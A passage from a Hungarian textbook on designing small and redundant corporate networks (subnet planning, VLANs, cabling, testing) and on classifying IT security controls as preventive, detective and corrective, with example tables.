Kis hálózatok esetén jogosan merül fel a szempont, hogy egy router beépítése a költségek megemelkedésével jár. Ez igaz lehet, de a hálózat megnövekedett biztonsága, a hibák gyorsabb lokalizálása bizonyosan megéri a befektetést. Az alábbi ábrán egy 15 fős kis cég célszerű hálózati képét mutatjuk be. A szerver számítógépen és tűzfalon keresztül történik az Internet elérése.




Ábra 61. Egyszerű irodai hálózat, 15 számítógéppel, szerverrel, tűzfallal, VLAN-okkal.

4.13.11.4 Redundancia

Ha nagy megbízhatóságú hálózatot kell építeni, akkor gondolni kell az adatvonalak, aktív eszközök meghibásodására is. Az üzembiztonság redundáns hálózat kialakításával fokozható. Amint azt korábban már említettük, Ethernet hálózatokban ez a spanning-tree protokoll alkalmazásával oldható meg. Manapság a hálózati alkalmazások csaknem minden esetben TCP/IP hálózati környezetet igényelnek, így az IP protokoll használata csaknem bizonyos. IP alkalmazásakor a redundáns hálózat alkalmasan választott útvonalválasztással is megoldható, ehhez több routerre, és az azok között kiépített alternatív adatutakra van szükség. Ilyen hálózatban megfelelő routing protokollok alkalmazásával a hibás adatutak kiváltása rövid időn belül automatikusan megoldható.

A következő ábrán 8 db LAN (vagy VLAN) összekapcsolása látható 4 routerrel, redundáns adatutakkal. Ez a topológia különösen akkor célszerű, ha pl. négy épületünk van. Ekkor épületenként egy-egy router telepíthető. Az épületek közti kábelek elvágásakor a hálózat üzemképes marad (feltéve, hogy az adatvonalak nem azonos nyomvonalon haladnak).



Ábra 62. 8 db LAN (vagy VLAN) összekapcsolása látható 4 routerrel

4.13.12 Példa egy hálózat megtervezésére

Egy hálózat tervezését az igények felmérésével kell kezdeni. Ennek megfelelően figyelembe kell venni:

1. A szükséges szervereket (hány darab és milyen funkciójú), mekkora az egyes szerverek által nyújtott szolgáltatások sávszélesség igénye és késleltetés.
2. A munkacsoportok számát és méretét (a bekapcsolt számítógépek számát).
3. Az egyes munkacsoportok közötti kommunikációs igényt (pl. csak e-mail, csak web, fájlmegosztás stb.).
4. A szükséges és lehetséges tűzfal megoldásokat (szintje, DMZ-k száma, szerverek elhelyezkedése stb.).
5. Az Internet kapcsolat fogadásának módját (tűzfal, szerver stb.).

A fenti szempontok összegyűjtése után célszerű protokollokra bontva (külön ábrában, vagy eltérő színekkel ábrázolva) ábrákat készíteni, amelyek a különféle felhasználási – TCP/IP és/vagy IPX/SPX, állomány megosztás, e-mail, http (intranet is) – igények hálózaton belüli elhelyezkedését ábrázolják. Ez lesz az alapja a logikai hálózati tervnek. Ezután meghatározhatjuk a belső részhálózatok számát és kiterjedését. Célszerű egy-egy homogén részhálózatot olyan kicsire választani, amennyire lehetséges. Ha már definiáltuk a részhálózatokat, megtervezhetjük a címek kiosztását. (Továbbiakban feltesszük, hogy a tervezett hálózatban csak TCP/IP használat fordul elő.) A cím kiosztás azt jelenti, hogy az előzőekben meghatározott belső részhálózatokhoz IP subnet címeket rendelünk. Két lehetőségünk van:

- minden gépen publikus IP címet használunk,
- a gépek egy részénél publikus IP címeket, más részénél privát (belső) címeket és NAT-ot használunk.

Publikus címek használatának előnye, hogy az ilyen címmel ellátott gép a teljes Internetből elérhető, viszont a felhasználható címek száma többnyire korlátozott. A privát (belső) címek előnye, hogy az ilyen címet kapott gépek a külső hálózat elől rejtve maradnak. Privát címek alkalmazásakor célszerű azokat a 10.0.0.0/8-as címtérből választani, ekkor a felhasználható IP címek száma gyakorlatilag korlátlan. Sokan a privát címek alkalmazását szabályozó RFC-t úgy értelmezik, hogy a privát címek routolása tilos, de a belső hálózaton belül ez nem igaz, ott a privát címek a publikus címekhez hasonlóan routolhatók.

Ha kész az egyes részhálózatok IP címkiosztása, akkor az alábbihoz hasonló táblázatot kapunk, ahol a „*” jelölésű a szolgáltatótól kapott IP cím tartomány és alapértelmezett átjáró:

Alhálózat neve		Becsült gépszám	IP subnet	Alapértelmezett átjáró IP címe	Netmask
1	Könyvelés	8	10.0.1.0/25	10.0.1.126	255.255.255.128
2	Vezérigazgató	4	10.0.1.128/25	10.0.2.254	255.255.255.128
3	Fejlesztés	65	10.0.2.0/24	10.0.2.254	255.255.255.0
4	Értékesítés	35	10.0.3.0/24	10.0.3.254	255.255.255.0
5	Pénzügy	8	10.0.4.0/24	10.0.4.254	255.255.255.0
6	Szerverek	7	10.1.0.0/16	10.1.255.254	255.255.0.0
7	Publikus szerverek, DMZ	4	217.20.52.64/27*	217.20.52.94*	255.255.255.224
8	Eszközmenedzsment SNMP	60	10.254.0.0/16	10.254.255.254	255.255.0.0

Táblázat 15. Részhálózatok IP címeinek kiosztása

Ez a táblázat lesz minden későbbi tervezés alapja. Ezt követően kell meghatározni, hogy az egyes részhálózatok között mely protokolloknak kell áthaladnia. Ezt is célszerű táblázatban rögzíteni. Az alábbi példa-táblázatban csak az első két sort töltöttük ki. Az oszlopok és sorok jelölésére használt számok azonosak az előző táblázat soraiban használt számozással.

	1	2	3	4	5	6	7	8
1	X	Web és e-mail	e-mail	Web és e-mail	Web, e-mail, fájl megosztás	Web, e-mail, fájl megosztás, SQL kapcsolat	Publikus web letöltés és e-mail	Nincs
2	Web és e-mail	X	e-mail	Web és e-mail	Web, e-mail	Web, e-mail, fájlmegosztás, SQL kapcsolat	Publikus web letöltés és e-mail	Nincs
3	...							

Táblázat 16. A részhálózatok közötti protokollok

A (teljesen kitöltött) táblázat segítségével lehet majd a csomagszűrő és/vagy tűzfal szabályokat meghatározni, illetve megbecsülni a szükséges sávszélesség és maximális késleltetési adatokat. Ezek ismeretében dönthetünk a szükséges hálózati sebességekről (pl. Ethernet esetén: 10/100/1000 Mbit/s), és technológiákról.

Ezzel a logikai hálózattervezés első fázisának végére értünk.

Ezután megtervezhető a hálózat fizikai kialakítása. A logikai terv alapján látható, hogy célszerű a részhálózatokat VLAN technológia alkalmazásával kialakítani. A kábelezésnél figyelembe kell venni az épületek alaprajzát, a kábelcsatornák lehetséges helyzetét. Ennek alapján eldönthető, hogy – figyelembe véve a megengedett kábelhosszakat – a szükséges kábelek egyetlen központi helyről indulhatnak, vagy több kábelrendező szükséges (többnyire az utóbbi esettel találkozunk). Ha a kábelrendezők távolsága meghaladja a 70 métert, akkor optikai kábelezést kell alkalmazni, ami – Ethernet technológia esetén – akár több km-es táv áthidalását is lehetővé teszi. Ezután – a fejezet elején leírtakra figyelemmel – meghatározható a kábelrendezők pontos helyzete úgy, hogy az azokból kiinduló rézkábelek nyomvonalának hossza a legtávolabbi bekötendő számítógép esetén se haladja meg a 70 métert. A kábelrendezők száma és az oda becsatlakozó vezetékszám alapján kiszámítható a szükséges rendező-pontok száma. Példaként alább egy ilyen táblázatot mutatunk be:

1. Rendező	Strukturált végpontok száma			
Helyiség	Telefon	Számítógép	Tartalék	Összes
Pénzügy, 101	3	2	2	7
Pénzügy, 102	5	2	2	9
Könyvelés, 103	1	1	1	3
.....				

Táblázat 17. A szükséges rendezőpontok száma

A táblázatot az összes helyiséget figyelembe véve ki kell tölteni. A rögzített adatok alapján meghatározható az egyes VLAN-okba kerülő portok száma, a szükséges switch-ek száma és mérete. A VLAN-ok és a bennük üzemelő portok ismeretében visszaléphetünk a logikai tervhez, és meghatározhatjuk, hogy melyik switch-ben melyik VLAN-nak kell megjelennie.

A kábelrendezők adatai és a szükséges switch-ek ismeretében megtervezhető az egyes rendezők pontos kialakítása, elkészülhetnek a berendezési tervek.

Ezt követően megtörténhet a kivitelező kiválasztása. A megrendelések alapját az eddig leírt dokumentáció képezi. Közbeszerzési eljárás választásakor az adatok a tenderkiírás részét képezhetik.

A felmerülő költségek becslése során a következő adatok iránymutatók lehetnek. Egy átlagos switch 24-48 porttal rendelkezik. Egy átlagos strukturált végpont kiépítésének költsége (aktív elemek nélkül) árnyékolatlan kábelek alkalmazásakor 12,000-18,000 Ft + ÁFA, árnyékolt vezetékek esetén 15,000-22,000 Ft + ÁFA között becsülhető. A kábelezési költségek ára a mind jobb minőségű anyagok és az időközben bekövetkezett inflációs hatások ellenére évek óta állandónak tekinthető. A szükséges aktív elemek (pl. switch) ára nehezen becsülhető.

A kivitelező a konkrét berendezések ismeretében – az átadott berendezési terveket felhasználva – elkészíti a végleges kiviteli terveket, amelyekben figyelembe veszi a konkrét eszközök méretét, a hozzáférési igényeket stb. A méretek, eszköztípusok és kábelrendező berendezési tervek alapján elkészíthetők a klimatizálási és erősáramú tervek.

A kivitelezés a megrendelő és a kivitelező folyamatos együttműködését igényli. Ekkor kell kidolgozni a tesztelési terveket is. A későbbi működési hibák elkerülése érdekében feltétlenül szükséges az elkészült strukturált kábelek műszeres minősítése, az optikai kábelek csillapítás-mérése, esetleges OTDR ábrák felvétele. Ha a kábelek bevizsgálása megtörtént, megkezdhető az aktív elemek telepítése, konfigurálása, majd – a tesztelési terv alapján – a helyes működés ellenőrzése.

A tesztelést VLAN-onként külön-külön célszerű elvégezni. Egy (pl. notebook) számítógéppel helyiségenként egy-egy végpontról ellenőrizni kell, hogy elérhető-e az alapértelmezett átjáró, DHCP alkalmazásakor a gép megkapja-e a megfelelő IP címet stb. Ezt követően megkezdődhet a szerverek telepítése, és azok VLAN-okból való elérésének ellenőrzése.

5 Informatikai biztonsági események és kontrollok

Ebben a fejezetben szerepelnek a biztonsági események külön csoportokra bontva és táblázatba foglalva. A csoportosítás alapelvének és az alkalmazott jelölésrendszernek az ismertetése után következnek az egyes csoportok táblázatai.

Fontos megemlíteni, hogy az események és kontrollok meghatározását a biztonsági rendszer egészét tekintve egy *felméréssel* kell kezdeni. Ebben a fázisban a rendszer és az alkotóelemek kapcsolatainak megismerése történik meg. Ezen a felmérésen szerzett adatok alapján lehet *elemezni* rendszert, és felderíteni a gyenge pontokat. Az elemzés szerves része, de különálló része is lehet a védelmi intézkedések tételes számbavétele, hogy a gyenge pontokon létezik-e és megfelelő-e az alkalmazott védelmi intézkedés.

A védelmi intézkedések különböző szintekre oszthatók, és ezek mindegyikén meg kell vizsgálni az intézkedések létezését és megfelelőségét, hogy mennyire hatékony az adott szinten az adott intézkedés. Egyes esetekben a gyenge pontok kihasználhatósága több paraméter együttes megléte esetén változó eredményt adhat, ezért a súlyozások nem mérhetők pontosan. Az általunk alkalmazott mérőszámok besorolási kategóriákat jelentenek, és inkább az érzékeltetést szolgálják, mintsem egzakt mérhetőséget jelentenének.

A védekezéseket a „4. Védekezések összefoglalása” fejezet részletezi, így a kontrolloknál esetlegesen említett eszközök részletes ismertetését ott lehet megtalálni.

5.1 Kontroll lehetőségek osztályozása

Az osztályozástan (taxonómia) egyes területeken vitathatatlan eredményekkel büszkélkedhet (ld. Mengyelejev-tábla a kémiában). A megfelelő szempontrendszerrel felépített taxonómia azzal az előnnyel jár, hogy a későbbiekben is kiegészíthető és bővíthető olyan eseményekkel, melyek a készítés időpontjában nem ismertek. Szerencsés esetben a nem ismert esemény helye is adott a rendszerben (tartalma nem, de „ott van valaminek a helye”), így előfordulásakor vagy felfedezésekor azonnal beilleszthető a rendszerbe, és nem okoz komolyabb meglepetést vagy gondot az esemény kezelése és besorolása.

Egyszerűbb esetben az osztályozás történhet két szempont alapján is (lokális/globális, fizikai/logikai, hardver/szoftver stb.), de mélyebb elemzésre alkalmasabb a fastruktúrába sorolás, ahol egy-egy elem (levél a fában) helye az elágazásokon haladva egyértelműen megadható.

A szakmai körökben elfogadott szabványok három alapvető csoportot alakítanak ki, és ezekből származtathatók az egyéb felosztások. Ez a hármas csoportosítás a PreDeCo (Preventive – Detective - Corrective) nevet viseli, ami magyarul a MÉJ (Megelőző – Észlelő - Javító) nevet viselhetné. Vegyük sorba az egyes csoportokra vonatkozó alaptulajdonságokat.

5.1.1 Megelőző kontrollok

A legjobb kontroll, ami meg tudja előzni a bajt, ugyanakkor itt a legnehezebb a költségarányt meghatározni. A megelőző intézkedéseket folyamatosan fenn kell tartani, így ezek költsége békeidőben is szembetűnő. A műszaki csapat azt szeretné, ha minden eszköz a rendelkezésére állna a megelőzéshez, mert már az észleléshez is nagyobb figyelem, több erőforrás kell, a

javításról nem is szólva. A vezetőség többnyire akkor reagál, ha baj van, és nem fogadja el a költségigényeket, amikor „nincs is semmi gond”. A szükséges mérték meghatározásához meg kell találni a középutat, amit a kockázatelemzés tud jól közelíteni. Ebből kiderülhet, hogy a megelőző intézkedések ára, vagy a kockázatot jelentő esemény okozta kár a nagyobb költség (kár-ár arány).

A kár-ár arány meghatározásakor még mindig dönthet úgy a vezetés, hogy nem alkalmaz megfelelő megelőző kontrollokat, de ebben az esetben az észlelő kontrollokra kell nagyobb hangsúlyt helyezni. A lényeg itt is a tudatosság, a tudatos kockázatvállalás, és a potenciális következmények felvállalása biztosítva a kontroll-hármas minél jobb egyenszilárdságát.

Megelőző intézkedések közé tartoznak[22]:

- *Megfelelő szabályozás.* Ezt szokás külön is említeni, és adminisztratív kontrolloknak nevezni. Az egyes szabványok, mint legújabban az ISO 9001:2000 is sok hasznos hatással lehetnek az IHIB területére még akkor is, ha csak az eljárások kerülnek szabályozásra, és a szakmai részek nem közvetlen elemei a minőségügyi rendszernek (ld. ISO 9001:2000, 8.5.3 fejezet)

  Az informatikai biztonsághoz már közelebb áll a BS7799-ből kinőtt ISO17799 szabvány, mely a vezetőknek és a műszaki szakembereknek is leírja, mire kell figyelni a biztonságot érintő eljárások esetében. [ISO17799]

- *Megfelelő rendszerbeállítások.* Sokszor előfordul, hogy még a biztonságért felelős rendszereket és azok beállításait is alapmódban használják. Ennek egyenes következménye a már ismert vagy időközben nyilvánossá váló támadások elleni kitettség. Az alapbeállítások csak alapot képeznek, melyre a finomhangolás építhető. Az adott környezethez hangolt beállításoknak köszönhetően a rendszer máris rendelkezik egy bizonyos sajátossággal, amit az automatizált támadásokkal nem lehet kihasználni, így legalább ezek ellen védett a rendszer.

  A rendszer magában foglalja a hálózati topológia megtervezésétől a fizikai elhelyezkedésig több elem paramétereit is. Rendszerbeállítás lehet a gépterem elhelyezkedése (emelet vagy alagsor, telep közepén vagy a bejárattól távol), a villámhárító rendszer megtervezése (sokemeletes irodaházból portásfülkébe levegőben áthúzott hálózati kábel kockázatai), vagy éppen a gépteremben alkalmazott szőnyegpadló műszáltartalmának vizsgálata. Ezeket a témaköröket csak érintőlegesen, az említés szintjén tárgyaljuk, amikor ez az IHIB hatásainál releváns.

- *Megfelelő protokollok.* Lehet megfelelő szabályozás és rendszerbeállítás mellett is sérülékeny a rendszer, amennyiben nem a megfelelő protokollt alkalmazzuk, ezért mindig a feladathoz (célhoz) kell a protokollt választani. Például bizalmas adatok átvitelére nem alkalmas a kódolást nem alkalmazó protokoll, ahol a jelszavak is sima szöveges formátumban közlekednek a hálózaton. Ennél sokkal veszélyesebb, amikor a protokoll tud biztonságos lenni, de amennyiben nem áll rendelkezésre a bizalmas kommunikáció feltétele, úgy átkapcsol normál módba, és ezen felül még nem is jelzi, vagy hamisan jelzi a kapcsolat típusát (volt rá példa mobiltelefon esetében).

  Ennél a pontnál már elkezdhetjük felfűzni a biztonság lépéseit, és ezzel egy időben az is látszik, hogy a különböző paraméterek nagyon bonyolult és összetett hálót tudnak alkotni, ami komplex biztonsági rendszert építünk.

[22] Azért szerepel sokszor a „megfelelő” szó, mert egyrészt folyamatosan hangsúlyozza, hogy nem „valamilyen kell”, és nem mindig a „legjobb, a tökéletes kell”, másrészt az angol terminológiában is gyakran az ’adequate’ szó szerepel.

- *Megfelelő alkalmazások megfelelő beállításokkal.* A protokollok megvalósításai is alkalmazások, és lehetnek bennük hibák vagy tévedések. Sok esetben (pl. intelligens kártyák területén) közli a gyártó, hogy a terméke milyen szabványt és protokollt támogat, de ezen felül még több kiegészítő és sokszor a céghez kötődő (csak az adott operációs rendszeren, csak az általuk ajánlott kiegészítő programok és kártyaolvasók) megoldás is a rendszer részét képezi, ami mind potenciális hibaforrás. Ezáltal egy ilyen rendszer az alapul szolgáló szabványt vagy protokollt a kockázatok szempontjából jelentősen kibővíti.

  A célfeladatra készült alkalmazásokban is lehetnek önálló hibák, melyeket a támadók kihasználhatnak (pl. a levelezőprogram a csatolt futtatható állományt automatikusan futtatja), így a megfelelő alkalmazás kiválasztása után azok biztonsági beállítási lehetőségeit is át kell tanulmányozni (pl. letilthatók-e a dokumentumba ágyazott makrók automatikus futtatásai a makróvírusok elkerülése érdekében?)

- *A felhasználók megfelelő oktatása.* Amikor a megfelelő környezet előállt, akkor tud mindent megkerülni, megváltoztatni, kijátszani, elrontani *az ember*. Megoszlanak a vélemények, hogy a szándékos vagy a vétlen károkozások a nagyobbak, de sok esetben egy-egy rendszer béta-tesztelőit (a termék piacra kerülése előtt tesztelnek) úgy válogatják, hogy ne legyenek szakemberek, mert az értékes hibákat a hozzá nem értők tudják produkálni (és sok esetben ők vannak többségben a termék alkalmazásakor, köszönhetően az informatika széles körben történt elterjedésének). Amennyiben a felhasználók oktatásban részesülnek, úgy a vétlen hibák nagy része megelőzhető.

  A minőségbiztosítási szabványok itt is segítséget jelentenek, ugyanis a megfelelő oktatás magában foglalja a tervezett oktatást (ld. ISO 9001:2000, 6.2 fejezet), a számonkérést, és az időszakosság miatt a tulajdonképpeni „élethosszig tartó tanulást", ami az EU egyik fő elve az oktatás és képzés területén.

- *A technikai csapat képzése.* Az oktatás történhet külsős oktatókkal is, de a felmerülő problémákra leggyorsabban a belső erőforrásból jöhet a válasz, és sok esetben az intézmény üzleti érdekei is úgy kívánják, hogy az alkalmazottakat belső erőforrás képezze. Ehhez szükséges az oktatást végző szakmai tudása és oktatói képessége.

  Ezen a területen a piaci és az akadémiai szférabeli fizetések között jelentős az eltérés, így a megfelelő technikai tudású csapat hosszú távú megtartása külön figyelmet és megoldást igényel. Egyetemeken gyakori a hallgatók bevonása, akik a képzés végeztével tervezhetően elhagyják az egyetemet, így a folyamatos utánpótlás tervezése és biztosítása, valamint az aktuális munkaerő munkájának dokumentálása különösen fontos feladat.

Minden kontroll esetén fontos az időszakos felülvizsgálat, és a javító intézkedések meghatározása, bevezetése, ellenőrzése. Mindez adott, amennyiben minőségügyi rendszer már életben van az intézménynél.

5.1.2 Észlelő kontrollok

A megelőző kontrollok mértékétől függően azok meghatározása után és azokkal szoros összhangban kell alkalmazni az észlelő kontrollokat. Bizonyos esetekben úgy érezhetjük, hogy az észlelő kontrollok megelőzők, és van átfedés a két terület között. Például említhető a

behatolás-érzékelő rendszerek alkalmazása, melyek telepítése tekinthető megelőző kontrollnak, míg működésük az észlelést segíti.

Azt az eljárást javasoljuk, hogy két irányból közelítve határozzuk meg a kontroll helyét. Az első, amikor a kontrollra kérdezünk (a hely, vagyis az alkalmazási pont adott): *„milyen kontroll előzné meg azt, hogy...?”*, míg a második, amikor a helyre kérdezünk (a kontroll adott): *„milyen ez a kontroll, vagyis hova való?”*. A kétirányú megközelítés egyben kontroll arra, hogy a besorolásunk egyértelműségét ellenőrizzük.

Fontos kiemelni, hogy az észlelést valamilyen reagálásnak kell követnie, különben a puszta észlelésnek kevés értelme lenne. Itt kell kiemelnünk a naplózás fontosságát, mivel a megfelelően naplózott rendszerben a támadást akkor is észlelhetjük, ha az már régebben megtörtént. Az időbeliség fontos paraméter, mert lehetőleg akkor kell észlelni a behatolást, amikor az folyamatban van, így biztosítható a leggyorsabb reagálás. Az érzékelésre szolgálnak a behatolás-érzékelő rendszerek (IDS – Intrusion Detection Systems), melyek más eszközökkel is összekapcsolhatók (pl. tűzfal, vírusirtó, vagy egyéni megoldások).

Észlelő intézkedések (a megelőző intézkedésekre építve, reagálást feltételezve) közé tartozik:

- *Mintakeresések.* Az előre megadható minták (konkrét minták vagy reguláris kifejezések formájában) alapján történő felismerés az első lépés. Ilyen minták lehetnek víruskeresőkben (ismert vírusok „lenyomata” és „viselkedés-jegyek” alapján), IDS-ekben (ismert hálózati adatcsomagok vagy adatcsomag sorozatok alapján), tűzfalak (típustól függően csomagok, tartalom, forrás-cél címek stb. alapján).

  Minta-alapú keresés visszamenőlegesen is alkalmazható, amennyiben megbízhatunk az adatokban, melyeken a keresést akarjuk végezni (megbízható naplóadatok, ld. lentebb).

- *Számítások.* Jellemzően digitális jelsorozatok vizsgálata annak felismerésére, hogy az adott jelsorozat hiteles, megbízható, bizalmas. Például hozható a digitális aláírás területéről az elektronikus levél aláírása, ahol a levélhez mellékelik az aláírást. A fogadó fél elvégzi a levélen a szükséges lépéseket, majd ellenőrzi, hogy az aláírás elfogadható-e. Amennyiben egyetlen karaktert is megváltoztattak az eredeti üzenetben, úgy az aláírás eltérő lesz. Az ilyen rendszerek mögött többnyire egyértelmű matematika található.

  A digitális aláírás és a hitelesség kiemelten tárgyalandó területek, mert lehetséges hiteles kulccsal is rossz aláírás, és nem hiteles kulccsal jó aláírás (pl. a hitelesség még érvényes, de a kulcs már kompromittálódott, vagy ellenkezőleg, lejárt a hitelesség, de a kulcs még nem kompromittálódott). A hitelességen belül a bizalom fogalma is megjelenik, és ennek minden informatikai vonzata és biztonsági kérdése.

- *Összefüggések.* Többnyire a megfelelő események megbízható naplózása, majd ezt követően mentése és archiválása alapján történhet az összefüggések vizsgálata. A sikeres naplóelemzések is kiemelik, hogy az automatizmussal előfeldolgozott adatokon még humán erőforrással is végig kell menni, hogy az összefüggésekre is fény derülhessen.

  A naplókban a tömegesen előforduló adatok is lehetnek figyelemre méltók (portscan vizsgálat, DoS, DDoS támadás mennyiségi adatai) és kevésbé érdekesek (pl. egyes operációs rendszerek vagy alkalmazásaik speciális üzenetei, sok esetben másodpercenkénti sűrűségben, nemritkán saját működésük ellenőrzésére...). Hasonló módon mondhatjuk ritkán előforduló eseményre, hogy az nem érdekes, mert nem

számottevő az előfordulás, ugyanakkor az is lehetséges, hogy az az egy esemény egyben a sikeres betörést jelenti, mely után a rendszerünk megbízhatósága kérdéses.

5.1.3 Javító kontrollok

Amennyiben nem sikerült a megelőzés, és az észlelés sem, vagy az észlelést nem követte időben a megfelelő reagálás, úgy a támadás részleges vagy teljes sikere is bekövetkezhetett. A megelőző és észlelő kontrollok után is fennmaradó fenyegetések ellen a javító kontrollok kerülnek alkalmazásra. A javító kontroll még helyrehozhatja a támadás következményeit, akkor is, ha a támadás sikeres volt, de jelentősebb károkozás nem történt. Amennyiben a támadás nagy károkat okozott, úgy a *Katasztrófaterv* (ld. 2.7 fejezet) jut szerephez.

A javító intézkedések az észleléshez is köthetők, illetve javító intézkedés eredményezhet a következő körben egy megelőző intézkedést. Ez a körkörös összefüggés és folyamatos felülvizsgálat átrendezheti a kontrollokat akár körönként is, de egy körön belül kerülni kell a nem egyértelmű besorolást, vagy a kontroll nem megfelelő fázisban történő alkalmazását. Ki kell emelnünk, hogy a javító kontrollok a katasztrófa előtti utolsó intézkedések lehetnek, vagyis, ha egy rendszerben nincs javító kontroll, akkor a megelőzésből és az észlelésből adódó előnyök is csökkenhetnek a rendszer védelmében tett intézkedések tekintetében.

Javító intézkedések közé tartozik:

- *Kívánt állapotba hozás*. Ez többnyire valamilyen törléssel, újraindítással vagy előző állapot visszaállításával oldható meg, mint a vírusirtás, rendszer újraindítása, rosszindulatú alkalmazás leállítása, törlése.

- *Módosítás*. Ide tartozik a jogosultságok változtatása (jelszóváltoztatás, hozzáférési jogok korlátozása), és ezáltal az erőforrások átcsoportosítása is (adott azonosítóra, vagy akár globálisan a teljes rendszerre).

- *Helyreállítás*. A katasztrófaterv szerinti eljárás követése, hogy a rendszer szolgáltatásai mielőbb rendelkezésre álljanak, de legalább a károk kezelése megtörténjen. A helyreállítás történhet az adott rendszerrel (mentésből visszatöltés), vagy tartalékrendszer segítségével. Az üzletfolytonosságot vizsgáló anyag tartalmazza a megengedett kiesés mértékét, és ehhez mérten kell a tartalékrendszer költségét felmérve a katasztrófaterv ezen részét kialakítani.

Az életciklus-szemlélet szerint a helyreállítás után következik az intézkedések megfelelőségének vizsgálata, és ez alapján a modell átalakítható. A vizsgálat rendszeresen elvégezendő éles katasztrófahelyzet előfordulása nélkül is (ld. tűzoltó vagy katonai gyakorlatok békeidőben is).

5.1.4 Példák

Léteznek jó és rossz példák is. A szemléletesség miatt mindkettőből adunk pár példát. A rossz példák megfelelői szerepelnek a jó példák sorában, és ez utóbbi megjegyzése fontos, az előbbiből csak a tanulságot kell levonni, hogy mi volt a hiba, és legközelebb a hibára is könnyebben ráismerünk az ilyen példák által.

Témakör	Rossz példa	Jó példa
Tűzfalak	Megelőző kontrollként alkalmazzák, de nincs észlelő kontroll. Nem naplóz a tűzfal vagy naplóz, de nem nézi meg senki a naplókat.	A tűzfal naplózza az eseményeket, és észleli, ha előre megadott mintájú támadás folyik a rendszer ellen. Az egyedi eseményeket humán erőforrás külön is elemzi, a tapasztalatokat beépíti a szűrőrendszerbe.
Vírusirtók	Megelőzésképpen feltelepítik, de nem fut memóriarezidensen, és nem frissítik a kereső mintaadatbázisát.	A vírusirtó memóriarezidensen fut, és időszakosan a teljes rendszerre is lefuttatják. Időszakosan frissítik magát a programot és a kereső mintaadatbázisát is.
Hozzáférés	Van hozzáférés-védelem, de nem szabályozott és nem ellenőrzött. Az azonosítók jelszavai nem megfelelőek.	Van szabályzat, hogy ki mihez kaphat hozzáférést, milyen bonyolultságú jelszót kell választania, és az milyen időközönként kell cserélnie. A intézménytől elkerült felhasználók azonosítója megszűnik, az újak oktatásban részesülnek a jelszavak és a hozzáférések témakörében.

Táblázat 18. Példák jó és rossz kontrollokra

A vírusok esetén lehet a legszemléletesebb példát felállítani, miszerint megelőző kontroll a feltelepített víruskereső, észlelő kontroll a memóriarezidens futtatás és minden potenciális vírushordozó fájl átvizsgálása, és javító kontroll a vírus irtása. Amennyiben ismeretlen vírus bekerült a rendszerbe, az a rendszeresen frissített mintaadatbázisnak köszönhetően legközelebb ismert lesz, és irtása után legközelebb (a következő körben...) már észlelhető lesz.

5.1.5 Összefoglalás

Az egyes kontrollok a fenyegetettségek szerint sorolhatók be, melyeknek öt alapcsoportját különböztetjük meg, ezek: *hitelességet*, *bizalmasságot*, *sértetlenséget*, *funkcionalitást* és *rendelkezésre állást* érintő fenyegetettségek. Ezek közül hármat emelünk ki, vagyis a szűkebb hármas rendszert alkalmazzuk a kontrollok besorolásánál, ezek: *bizalmasság*, *sértetlenség*, *rendelkezésre állás*.

A hitelesség témaköre a digitális aláírás és a hozzá kapcsolódó nyilvános kulcsú infrastruktúra rendszerek (PKI, Public Key Infrastructure) miatt külön kezelendő, míg a funkcionalitás eléggé általános követelmény, és nem osztható fel annyira szerteágazó részekre, mint a többi három fenyegetettség.

Mindenek előtt a megelőzés a legfontosabb, de ha ezen át tud jutni a támadó, akkor észlelni kell a biztonsági eseményt. Végül javító kontrollok jelentik a kedvező állapot visszaállításáért, illetve az adott hiányosság legközelebbi megelőzéséért alkalmazott intézkedéseket.

Egy összefoglaló táblázat a következő minta szerint tölthető ki, ahol az egyes négyzetek két részre osztottak a fenyegetettség (F) és az ellene alkalmazható védekezés (V) szerint.

	F/V	Bizalmasság	Sértetlenség	Rendelkezésre-állás
Megelőző	**F**	Bizalmasság sérülhet (jogosultságok beállítása)	Programozói hibák, Kódcsere	DoS, DDoS, Nincs tartalék, Nincs mentés
	V	*Titkosítás alkalmazása*	*Forráskód audit, MAC, HASH kódok*	*Hálózati beállítások, Tartalék alkalmazása, Rendszeres mentés*
Észlelő	**F**	Bizalmasság sérül (hozzáférés naplózása, IDS)	Hiba a forrásban, Kódot kicserélték	Csökkenő válaszidő, Szélsőséges forgalom
	V	*Naplózás és naplók vizsgálata*	*Szűrők alkalmazása, Biztonsági mentésből*	*Forgalmi statisztika, Életjel üzenetek*
Javító	**F**	Bizalmasság sérült (hozzáférés naplózása, IDS)	Exploit felhasználás	Nincs katasztrófaterv
	V	*Jelszó, elérési jog változtatása*	*Patch-ek alkalmazása, Frissítés, Visszatöltés*	*Katasztrófaterv*

Táblázat 19. PreDeCo - CIA (MÉJ - BSR) táblázat-minta kitöltése

Ezek után foglaljuk rendszerbe részletesebben a potenciális támadások által okozott eseményeket és kontrollokat.

5.2 Események és kontrollok rendszerbefoglalása

